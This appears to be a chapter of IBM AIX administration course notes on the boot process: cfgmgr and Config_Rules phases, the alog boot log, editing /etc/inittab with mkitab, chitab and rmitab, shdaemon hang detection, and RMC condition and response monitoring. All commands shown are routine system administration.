The configuration process requires that a device be defined or configured before a device attached to it can be defined or configured. At system boot time, the configuration manager configures the system in a hierarchical fashion. First the motherboard is configured, then the buses, then the adapters that are attached, and finally the devices that are connected to the adapters. The configuration manager then configures any pseudodevices (volume groups, logical volumes, and so forth) that need to be configured.

Config_Rules Object Class



phase	seq	boot mask	rule
1	1	0	/etc/methods/defsys
1	2	0	/usr/lib/methods/deflvm
2	10	0	/etc/methods/defsys
2	10	0	/usr/lib/methods/deflvm
2	15	0	/etc/methods/ptynode
2	20	0	/etc/methods/startlft
3	10	0	/etc/methods/defsys
3	10	0	/usr/lib/methods/deflvm
3	15	0	/etc/methods/ptynode
3	20	0	/etc/methods/startlft
3	25	0	/etc/methods/starttty

cfgmgr -f

cfgmgr -p2
(Normal boot)

cfgmgr -p3
(Service boot)

Figure 4-13. Config_Rules Object Class AU1610.0

Notes:

This page shows the ODM class **Config_Rules** that is used by **cfgmgr** during the boot process. The attribute **phase** determines when the respective method is called:

- All methods with **phase=1** are executed when **cfgmgr -f** is called. The first method that is started is **/etc/methods/defsys**, which is responsible for the configuration of all base devices. The second method **/usr/lib/methods/deflvm** loads the logical volume device driver (LVDD) into the AIX kernel.


  If you have devices that must be configured in **rc.boot 1**, that means before the rootvg is active, you need to place phase 1 configuration methods into Config_Rules. A **bosboot** is required afterwards.

- All methods with **phase=2** are executed when **cfgmgr -p2** is called. This takes place in the third **rc.boot** phase, when the key switch is in normal position or for a normal boot on a PCI machine. The **seq** attribute controls the sequence of the execution: The lower the value, the higher the priority.

- All methods with **phase=3** are executed when **cfgmgr -p3** is called. This takes place in the third **rc.boot** phase, when the key switch is in service position, or a service boot has been issued on a PCI system.

Each configuration method has an associated **boot mask**. If the boot_mask is zero, the rule applies to all types of boot. If the boot_mask is non-zero, the rule then only applies to the boot type specified. For example, if boot_mask = DISK_BOOT, the rule would only be used for boots from disk versus NETWORK_BOOT which only applies when booting via the network.

Output of cfgmgr in the Boot Log Using alog



```
# alog -t boot -o
-------------------------------------------------------------------
attempting to configure device 'sys0'
invoking /usr/lib/methods/cfgsys_rspc -l sys0
return code = 0
*******  stdout  *******
bus0
******* no stderr *****
-------------------------------------------------------------------
attempting to configure device 'bus0'
invoking /usr/lib/methods/cfgbus_pci bus0
return code = 0
******** stdout *******
bus1, scsi0
****** no stderr ******
------------------------------------------------------------------
attempting to configure device 'bus1'
invoking /usr/lib/methods/cfgbus_isa bus1
return code = 0
******** stdout ******
fda0, ppa0, sa0, sioka0, kbd0
****** no stderr *****
```

Figure 4-14. Output of cfgmgr in the Boot Log Using alog AU1610.0

Notes:


Because no console is available during the boot phase, the boot messages are collected in a special file, which, by default, is **/var/adm/ras/bootlog**. As shown, you have to use the **alog** command to view the contents of this file.

To view the boot log, issue the command as shown, or use the **smit alog** fastpath.

If you get boot problems, it's always a good idea to check the boot alog file for potential boot error messages. All output from **cfgmgr** is shown in the boot log, as well as other information that is produced in the **rc.boot** script.

The boot alog is created with a default size of 8192 bytes. If you want to increase the size of the boot log, for example to 64 KB, issue the following command:

# print “Resizing boot log” | alog -t boot -s 65536



/etc/inittab File

```
init:2:initdefault:
brc::sysinit:/sbin/rc.boot 3 >/dev/console 2>&1 # Phase 3 of system boot
powerfail::powerfail:/etc/rc.powerfail 2>&1 | alog -tboot > /dev/console
rc:23456789:wait:/etc/rc 2>&1 | alog -tboot > /dev/console # Multi-User checks
fbcheck:23456789:wait:/usr/sbin/fbcheck 2>&1 | alog -tboot > /dev/console
srcmstr:23456789:respawn:/usr/sbin/srcmstr # System Resource Controller
rctcpip:23456789:wait:/etc/rc.tcpip > /dev/console 2>&1 # Start TCP/IP daemons
rcnfs:23456789:wait:/etc/rc.nfs > /dev/console 2>&1 # Start NFS Daemons
rchttpd:23456789:wait:/etc/rc.httpd > /dev/console 2>&1 # Start HTTP daemon
cron:23456789:respawn:/usr/sbin/cron
piobe:2:wait:/usr/lib/lpd/pio/etc/pioinit >/dev/null 2>&1  # pb cleanup
qdaemon:23456789:wait:/usr/bin/startsrc -sqdaemon
writesrv:23456789:wait:/usr/bin/startsrc -swritesrv
uprintfd:23456789:respawn:/usr/sbin/uprintfd
shdaemon:2:off:/usr/sbin/shdaemon >/dev/console 2>&1
l2:2:wait:/etc/rc.d/rc 2
l2:3:wait:/etc/rc.d/rc 3
...
tty0:2:respawn:/usr/sbin/getty /dev/tty0
tty1:2:respawn:/usr/sbin/getty /dev/tty1
ctrmc:2:once:/usr/bin/startsrc -s ctrmc > /dev/console 2>&1
cons:0123456789:respawn:/usr/sbin/getty /dev/console
```

Do not use an editor to change /etc/inittab.
Use **mkitab**, **chitab**, **rmitab** instead !

Figure 4-15. /etc/inittab File AU1610.0

Notes:

The **/etc/inittab** file supplies information for the **init** process. Before discussing the structure of this file, identify how the **rc.boot** script is executed out of the **inittab** file, to configure all remaining devices in the boot process.

Do not use an editor to change /etc/inittab. One small mistake in /etc/inittab, and your machine will not boot. Use instead the commands **mkitab**, **chitab** and **rmitab** to edit /etc/inittab.

Consider the following examples:

- To add a line to **inittab** use **mkitab**:

  # mkitab “myid:2:once:/usr/local/bin/errlog.check”

- Identify, in the sample **inittab**, the **tty1** line.

  To change **inittab**, so that **init** will ignore this line, issue the following command:

  # chitab “tty1:2:off:/usr/sbin/getty /dev/tty1”

- To remove the line **tty1** from **inittab** use the following command:

  ```
  # rmitab tty1
  ```

Besides these commands, the command **lsitab** views the **inittab** file:

```
# lsitab dt
dt:2:wait:/etc/rc.dt
```


If you issue **lsitab -a**, the complete **inittab** is shown.

The advantage of these commands is that they always guarantee a non-corrupted **inittab** file. If your machine stops booting with an LED **553**, this indicates a bad **inittab** file in most cases.

Another daemon (**shdaemon**) also started with **inittab**, called the system hang detection, provides a SMIT-configurable mechanism to detect certain types of system hangs and initiate the configured action. The **shdaemon** daemon uses a corresponding configuration program named **shconf**.

The system hang detection feature uses a shdaemon entry in the /etc/inittab file, as shown in the visual, with an action field that is set to off by default. Using the **shconf** command or SMIT (fastpath: **smit shd**), you can enable this daemon and configure the actions it takes when certain conditions are met. **shdaemon** is described in the next visual.

System Hang Detection



- System hangs
  - High priority process
  - Other
- What does `shdaemon` do?
  - Monitors system's ability to run processes
  - Takes specified action if threshold is crossed
- Actions
  - Log Error in the Error Logging
  - Display a warning message on the console
  - Launch recovery login on a console
  - Launch a command
  - Automatically REBOOT system

Figure 4-16. System Hang Detection AU1610.0

Notes:

shdaemon can help recover from certain types of system hangs. For our purposes, we will divide system hangs into two types:

- High priority process

  The system may appear to be hung if some applications have adjusted their process or thread priorities so high that regular processes are not scheduled. In this case, work is still being done, but only by the high priority processes. As currently implemented, shdaemon specifically addresses this type of hang.

- Other

  Other types of hangs may be caused by a variety of problems (for example: system thrashing, kernel deadlock, kernel in tight loop, and so forth). In these cases, no (or very little) meaningful work will get done. shdaemon may help with some of these problems.

If enabled, **shdaemon** monitors the system to see if any process with a process priority number higher than a set threshold has been run during a set time-out period.

Note: Remember that a higher process priority number indicates a lower priority on the system.

In effect, **shdaemon** monitors to see if lower priority processes are being scheduled.


shdaemon runs at the highest priority (priority number = 0) so that it will always be able to get CPU time, even if a process is running at very high priority.

Actions

If lower priority processes are not being scheduled, shdaemon will perform the specified action. Each action can be individually enabled and has it's own configurable priority and time-out values. There are five actions available:

- Log Error in the Error Logging
- Display a warning message on a console
- Launch a recovery login on a console
- Launch a command
- Automatically REBOOT system

Configuring shdaemon



```
# shconf -E -l prio
sh_pp      enable      Enable Process Priority Problem

pp_errlog  enable      Log Error in the Error Logging
pp_eto     2            Detection Time-out
pp_eprio   60           Process Priority

pp_warning enable      Display a warning message on a console
pp_wto     2            Detection Time-out
pp_wprio   60           Process Priority
pp_wterm   /dev/console Terminal Device

pp_login   disable      Launch a recovering login on a console
pp_lto     2            Detection Time-out
pp_lprio   100          Process Priority
pp_lterm   /dev/console Terminal Device

pp_cmd     enable      Launch a command
pp_cto     5            Detection Time-out
pp_cprio   60           Process Priority
pp_cpath   /home/unhang            Script

pp_reboot  disable      Automatically REBOOT system
pp_rto     5            Detection Time-out
pp_rprio   39           Process Priority
```

Figure 4-17. Configuring shdaemon AU1610.0

Notes:

shdaemon configuration information is stored as attributes in the SWservAt ODM object class. Configuration changes take effect immediately and survive across reboots.

Use **shconf** (or **smit shd**) to configure or display the current configuration of shdaemon.

Enabling shdaemon

At least two parameters must be modified to enable shdaemon:

- Enable priority monitoring (**sh_pp**)
- Enable one or more actions (**pp_log**, **pp_warning**, and so forth)

When enabling shdaemon, shconf performs the following steps:

- Modifies the SWservAt parameters
- Starts **shdaemon**
- Modifies **/etc/inittab** so that shdaemon will be started on each system boot

Action attributes

Each action has its own attributes, which set the priority and time-out thresholds and define the action to be taken.

Example

In the example, **shdaemon** is enabled to monitor process priority (**sh_pp=enable**), and the following actions are enabled:

- Log Error in the Error Logging (**pp_log=enable**)

  Every two minutes (**pp_eto=2**), **shdaemon** will check to see if any process has been run with a process priority number greater than 60 (**pp_eprio=60**). If not, **shdaemon** logs an error to the error log.

- Display a warning message on a console (**pp_warning=enable**)

  Every two minutes (**pp_wto=2**), **shdaemon** will check to see if any process has been run with a process priority number greater than 60 (**pp_wprio=60**). If not, **shdaemon** send a warning message to the console specified by **pp_wterm**.

- Launch a command (**pp_cmd=enable**)

  Every five minutes (**pp_cto=5)**, **shdaemon** will check to see if any process has been run with a process priority number greater than 60 (**pp_cprio=60**). If not, **shdaemon** runs the command specified by **pp_cpath** (in this case, /**home**/**unhang**).

Resource Monitoring and Control (RMC)

- Based on two concepts: conditions and responses
- Associates predefined responses with predefined conditions for monitoring system resources.
  - Example: Broadcast a message to the system administrator when the /tmp file system becomes 90% full.

Figure 4-18. Resource Monitoring and Control AU1610.0

Notes:

RMC is automatically installed and configured when AIX is installed.

RMC is started by an entry in /etc/inittab:

```
ctrmc:2:once:/usr/bin/startsrc -s ctrmc > /dev/console 2>&1
```

To provide a ready-to-use system, 84 conditions, 8 responses are predefined

- Use them as they are
- Customize them
- Use as templates to define your own

To monitor a condition, simply associate one or more responses with the condition.

A log file is maintained in /var/ct.

The following steps are provided to assist you in setting up an efficient monitoring system:

1. Review the predefined conditions of your interests. Use them as they are, customize them to fit your configurations, or use them as templates to create your own.

2. Review the predefined responses. Customize them to suit your environment and your working schedule. For example, the response "Critical notifications" is predefined with three actions:


   a. Log events to /tmp/criticalEvents.
   b. E-mail to root.
   c. Broadcast message to all logged-in users any time when an event or a rearm event occurs.

You may modify the response, such as to log events to a different file any time when events occur, e-mail to you during non-working hours, and add a new action to page you only during working hours. With such a setup, different notification mechanisms can be automatically switched, based on your working schedule.

3. Reuse the responses for conditions. For example, you can customize the three severity responses, “Critical notifications,” “Warning notifications,” and “Informational notifications” to take actions in response to events of different severities, and associate the responses to the conditions of respective severities. With only three notification responses, you can be notified of all the events with respective notification mechanisms based on their urgencies.

4. Once the monitoring is set up, your system continues being monitored whether your Web-based System Manager session is running or not. To know the system status, you may bring up a Web-based System Manager session and view the Events plug-in, or simply use the lsaudrec command from the command line interface to view the audit log.

RMC Conditions Property Screen: General Tab



Logical Volume Manager serialization of I/O is needed when an application might overlap I/Os on the same block. This behavior is rare for an application.
Logical Volume Manager serialization:
1. May degrade the performance of your system if it is enabled when it is not needed.
2. Should not be enabled unless your application specifically requires it.
3. Should not be used in conjunction with a file system or database, since they perform their own serialization.
4. Should be used if your application is known to issue two or more writes on the same set of blocks at the same time, or it issues a read and a write at the same time on the same set of blocks.

☐ Logical volume serialization


Figure 4-19. RMC Conditions Property Screen: General Tab AU1610.0

Notes:

A condition monitors a specific property, such as total percentage used, in a specific resource class, such as JFS.

Each condition contains an event expression to define an event and an optional re-arm event.

RMC Conditions Property Screen: Monitored Resources Tab



Name: /tmp space used

Resource class: Journaled File System (JFS or Jfs or jfs)

Monitored property: PercentTotUsed

Event expression: PercentTotUsed > 90

Event description: An event will be generated when more than 90 percent of the total space in the /tmp directory is in use.

Rearm expression: PercentTotUsed < 85

Rearm description: The event will be rearmed when the percent of the space used in the /tmp directory falls below 85 percent


Severity: Informational

Figure 4-20. RMC Conditions Property Screen: Monitored Resources Tab AU1610.0

Notes:

You can monitor the condition for one or more resources within the monitored property, such as /tmp, or /tmp and /var, or all of the file systems.

RMC Actions Property Screen: General Tab



Action name: E-mail root

Command to run

● Send mail ○ Log file ○ Broadcast message ○ Run program

Enter e-mail address: root

Run options

☑ Run command when event occurs

☑ Run command when rearm event occurs

□ Redirect command's standard output to audit log


□ Check command return code

Figure 4-21. RMC Actions Property Screen: General Tab AU1610.0

Notes:

To define an action, you can choose one of the three predefined commands, Send Mail, Log an entry to a file, or Broadcast a message, or you can specify an arbitrary program or script of your own by using the Run option.

RMC Actions Property Screen: When in Effect Tab



Periods when the action should be taken

Time	Date
17:00-24:00	Monday,Tuesday,Wednesday,Thur...
00:00-08:00	Monday,Tuesday,Wednesday,Thur...
All day	Sunday,Saturday

Specify when the action should be taken

Time of Day

● All day

○ Time period

From 00 00

To 00 00

Day of Week

☑ Everyday

□ Monday □ Tuesday

□ Wednesday □ Thursday

□ Friday □ Saturday

□ Sunday

